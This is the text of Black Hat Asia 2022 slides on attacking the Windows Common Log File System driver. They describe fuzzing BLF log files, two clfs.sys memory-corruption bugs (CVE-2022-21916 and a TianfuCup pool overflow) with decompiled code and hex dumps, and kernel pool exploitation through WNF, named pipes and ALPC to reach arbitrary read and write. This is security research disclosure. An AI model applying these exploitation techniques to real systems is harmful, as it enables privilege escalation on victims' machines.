black hat ASIA 2022

MAY 12-13

BRIEFINGS

#BHASIA @BlackHatEvents

black hat®
ASIA 2022

The Next Generation of Windows Exploitation: Attacking the Common Log File System

ShiJie Xu(@ThunderJ17), Jianyang Song(@SecBoxer) and Linshuang Li

360 Vulnerability Research Institute

About us

- Security researchers from 360 Vulnerability Research Institute.
  - ShiJie Xu(@ThunderJ17)
  - Jianyang Song(@SecBoxer)
  - Linshuang Li
- We are vulnerability researchers currently focused on the Windows platform.

Agenda

- Introduction of Common Log File System(CLFS)
- How to Fuzz CLFS
- Vulnerability Analysis
- Vulnerability Exploitation
- Summary

About Common Log File System

- The Common Log File System (CLFS) is a new logging mechanism introduced by Windows Vista, which is responsible for providing a high-performance, universal log file subsystem that dedicated client applications can use and multiple clients can share to optimize log access.
- Any user-mode application that needs logging or recovery support can use CLFS.

Use Common Log File System

- Create Log File
  - CreateLogFile: Creates or opens a log(.blf). The log can be dedicated or multiplexed, and that depends on the log name. Use the CloseHandle function to close the log. (log :<LogName>[::<LogStreamName>])
- Use Log File
  - API - Provided by MSDN
  - DeviceIoControl - Reverse clfs.sys

Related Research of CLFS

- CLFS Internals - Alex Ionescu
- DeathNote of Microsoft Windows Kernel - Keen Lab
- Microsoft Windows 10 CLFS.sys ValidateRegionBlocks privilege escalation vulnerability - Cisco Talos

Attack Surface

- Log file parsing vulnerability in clfs.sys
- Error handling of IoCode vulnerability in clfs.sys

BLF Format

Control Record	+0x0000 CLFS_LOG_BLOCK_HEADER +0x0070 CLFS_CONTROL_RECORD
Control Record Shadow	+0x0400 CLFS_LOG_BLOCK_HEADER +0x0470 CLFS_CONTROL_RECORD
Base Log Record	+0x0800 CLFS_LOG_BLOCK_HEADER +0x0870 CLFS_BASE_RECORD_HEADER
Base Log Record Shadow	+0x8200 CLFS_LOG_BLOCK_HEADER +0x8270 CLFS_BASE_RECORD_HEADER
Truncate Record	+0xFC00 CLFS_LOG_BLOCK_HEADER +0xFC70 CLFS_TRUNCATE_RECORD_HEADER
Truncate Record Shadow	+0xFE00 CLFS_LOG_BLOCK_HEADER +0xFE70 CLFS_TRUNCATE_RECORD_HEADER

How to Fuzz

- Create Log File
- Random Log File Data
- Parse Log File Data in clfs.sys (DeviceIoControl|API)

Create Log File

- Dedicated Log File (Log:c:\myLog)
  - Set Container
  - No Container
- Multiplexed Log File (Log:c:\myCommonLog::Stream1)
  - Set Container
  - No Container

Random Log File Data

- Every time to random the Log file, need to bypass the CRC check

```
__int64 __fastcall CCrc32::ComputeCrc32(BYTE* Ptr, int Size)
{
  unsigned int Crc;

  for ( int i = 0; i < Size; i++ )
  {
    data = Ptr[i];
    Crc = (Crc >> 8) ^ CCrc32::m_rgCrcTable[(unsigned __int8)Crc ^ data];
  }

  return ~Crc;
}
```

Random Log File Data

- Focus on some Get* or Acquire* function

CLFS_BASE_RECORD_HEADER	CClfsBaseFile::GetBaseLogRecord
CLFS_CONTROL_RECORD	CClfsBaseFile::GetControlRecord
CLFS_METADATA_BLOCK	CClfsBaseFile::AcquireMetadataBlock
CLFS_TRUNCATE_CONTEXT	CClfsBaseFilePersisted::AcquireTruncateContext
CLFS_TRUNCATE_RECORD_HEADER	CClfsBaseFilePersisted::AcquireTruncateContext
CLFS_CLIENT_CONTEXT	CClfsBaseFile::AcquireClientContext
CLFS_CONTAINER_CONTEXT	CClfsBaseFile::AcquireContainerContext
CLFS_SHARED_SECURITY_CONTEXT	CClfsLogFcbPhysical::AcquireClientSharedSecurityContext


Parse Log File in clfs.sys

Several types of functions from MSDN

- Log Storage
- Record Chains
- Reservations
- Log Archive and Restore

Vulnerability Analysis

- CVE-2022-21916
  - eExtendState is at the +0x84 offset of the file
  - iExtendBlock is at the +0x88 offset of the file
  - iFlushBlock is at the +0x8A offset of the file



```
             0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 15 00 01 00 02 00 02 00 00 00 00 00 17 62 B0 02 ; .............b?
00000010h: 01 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF ; ............
00000020h: 00 00 00 00 FF FF FF FF 70 00 00 00 00 00 00 00 ; ....        p.......
00000030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
00000060h: 00 00 00 00 00 00 00 00 F8 03 00 00 00 00 00 00 ; ........?......
00000070h: 01 00 00 00 00 00 00 00 1C 5F 00 00 F5 C1 F5 C1 ; ........._..跋跋
00000080h: 01 00 00 00 02 00 00 00 04 00 03 00 00 00 00 00 ; ................
00000090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; ................
```

Vulnerability Analysis

- CVE-2022-21916


```
CClfsBaseFilePersisted::ShiftMetadataBlockDescriptor(this,UINT iFlushBlock,UINT iExtendBlock)
{
   // ...

  NewTotalSize = -1;
  TotalSize = iExtendBlock * this->SectorSize;
  if ( TotalSize > 0xFFFFFFFF )
    return STATUS_INTEGER_OVERFLOW;
  TotalSectorSize = this->BaseMetaBlock[iFlushBlock].TotalSectorSize; // OOB read
  if ( TotalSectorSize + TotalSize >= TotalSectorSize )
    NewTotalSize = TotalSectorSize + TotalSize;
  Status = TotalSectorSize + TotalSize < TotalSectorSize ? STATUS_INTEGER_OVERFLOW : 0;
  this->BaseMetaBlock[iFlushBlock].TotalSectorSize = NewTotalSize;
  return Status;
}
```

Vulnerability Analysis

- Vulnerability for TianfuCup

```
CClfsLogFcbPhysical::OverflowReferral(CClfsLogFcbPhysical *this, struct _CLFS_LOG_BLOCK_HEADER * LogBlockHeader)
{
  // NewOwnerPage is a Paged Pool of size 0x1000
  NewOwnerPage = &LogBlockHeader->MajorVersion + LogBlockHeader->RecordOffsets[2];
  OldOwnerPage = &this->OwnerPage->MajorVersion + this->OwnerPage->RecordOffsets[2];
  ClientId = CClfsBaseFile::HighWaterMarkClientId(this->CClfsBaseFilePersisted); // BaseLogRecord->cNextClient - 1
  i = 0;
  do
  {
    i = i++;
    i *= 2i64;
    *(CLFS_LSN *)&NewOwnerPage[8 * i] = CLFS_LSN_INVALID; // OOB Write
    *(_QWORD *)&NewOwnerPage[8 * i + 8] = *(_QWORD *)&OldOwnerPage[8 * i + 8];
  }
  while ( i <= ClientId ); // Overflow occurs when ClientId is greater than 0x60
}
```



```
00008370h: 00 00 00 00 00 00 00
00008380h: 00 00 00 00 00 00 00
00008390h: 00 00 00 00 ff 00 00
000083a0h: 00 00 00 00 00 00 00
000083b0h: 88 14 00 00 00 00 00
000083c0h: 00 00 00 00 00 00 00
```

Vulnerability Analysis

- Vulnerability for TianfuCup
  - This is a pool overflow vulnerability with the paged pool size of 0x1000, which writes CLFS_LSN_INVALID(0xFFFFFFFF00000000) and OldOwnerPage data to the head of the next pool.

```
i = 0;
do
{
   i = i++;
   i *= 2i64;
   *(CLFS_LSN *)&NewOwnerPage[8 * i] = CLFS_LSN_INVALID; // OOB Write
   *(_QWORD *)&NewOwnerPage[8 * i + 8] = *(_QWORD *)&OldOwnerPage[8 * i + 8];
}
while ( i <= ClientId ); // Overflow occurs when ClientId is greater than 0x60
```

Vulnerability Exploitation


Windows Paged Pool Overflow Exploitation

- The Windows Notification Facility
  - Corrupt the StateData pointer of the _WNF_NAME_INSTANCE structure
  - Restricted arbitrary address read and write
- Named Pipes
  - Corrupt the Flink pointer of the PipeAttribute structure
  - Arbitrary address read

Vulnerability Exploitation

The limitations of Windows Notification Facility

- The size of _WNF_NAME_INSTANCE is 0xC0 or 0xD0.
- Overflows the AllocatedSize field, which can reach an out-of-bounds write in the maximum range of 0x1000 size.



```
nt!_WNF_STATE_DATA
   +0x000 Header          : _WNF_NODE_HEADER
   +0x004 AllocatedSize   : Uint4B
   +0x008 DataSize        : Uint4B
   +0x00c ChangeStamp     : Uint4B
```

Vulnerability Exploitation


A New Way For Windows Paged Pool Overflow Exploitation

- ALPC
  - Corrupt the Handles pointer of the _ALPC_HANDLE_TABLE structure
  - Arbitrary address read and write

Vulnerability Exploitation

_ALPC_HANDLE_TABLE

- A Reserve Blob can be created by calling the NtAlpcCreateResourceReserve function. Whenever a Blob is created, the AlpcAddHandleTableEntry function will be called to write the address of the created blob to the Handles of the HandleTable.



```
nt!_ALPC_HANDLE_TABLE
 +0x000 Handles          : Ptr64 _ALPC_HANDLE_ENTRY
 +0x008 Lock             : _EX_PUSH_LOCK
 +0x010 TotalHandles     : Uint8B
 +0x018 Flags            : Uint4B
```

Vulnerability Exploitation

the Handles structure

- When the alpc port is created, the AlpcInitializeHandleTable function is called to initialize the HandleTable.
- Handles is a paged pool with an initial size of 0x80, which stores the address of the blob structure.
- As more blobs are created, the size of Handles doubles.
- The size of Handles is variable, the size can be 0x80, 0x100, 0x200, 0x400, etc.

Vulnerability Exploitation

Arbitrary address read and write

- By overflow corrupting the _KALPC_RESERVE pointer of the Handles structure, we can construct a fake Reserve Blob.

```
nt!_KALPC_RESERVE
  +0x000 OwnerPort       : Ptr64 _ALPC_PORT
  +0x008 HandleTable     : Ptr64 _ALPC_HANDLE_TABLE
  +0x010 Handle          : Ptr64 Void
  +0x018 Message         : Ptr64 _KALPC_MESSAGE
  +0x020 Size            : Uint8B
  +0x028 Active          : Int4B
```


Vulnerability Exploitation

Arbitrary address read and write

- The _KALPC_RESERVE structure stores the address of the Message, so we can continue to construct a fake _KALPC_MESSAGE structure.
- When you call the NtAlpcSendWaitReceivePort function to send a message, it will write the data passed in by the user to the address pointed to by the ExtensionBuffer in the _KALPC_MESSAGE structure. We can use it to achieve arbitrary address writing.
- When you call the NtAlpcSendWaitReceivePort function to receive a message, it will read the data at the address pointed to by the ExtensionBuffer in the _KALPC_MESSAGE structure. We can use it to achieve arbitrary address reading.
- Advantages: The size of Handles in the _ALPC_HANDLE_TABLE structure is variable.

Vulnerability Exploitation


Arbitrary address read and write



Vulnerability Exploitation

Spray WNF struct

- Call NtUpdateWnfStateData to spray a lot of _WNF_STATE_DATA of size 0x1000




WNF	WNF	WNF	WNF	WNF	WNF	WNF	WNF

Vulnerability Exploitation

Create a lot of holes

- Call NtDeleteWnfStateName to create a lot of holes.




WNF WNF WNF WNF


Vulnerability Exploitation

Create ownerpage

- Call CreateLogFile to open the log file, during the process it will call OverflowReferral to overflow WNF struct.

